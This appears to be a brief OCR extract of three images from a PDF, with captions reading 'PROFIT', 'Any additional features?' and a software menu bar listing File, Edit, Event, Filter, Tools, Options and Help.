
PROFIT


Any additional features?


File Edit Event Filter Tools Options Help

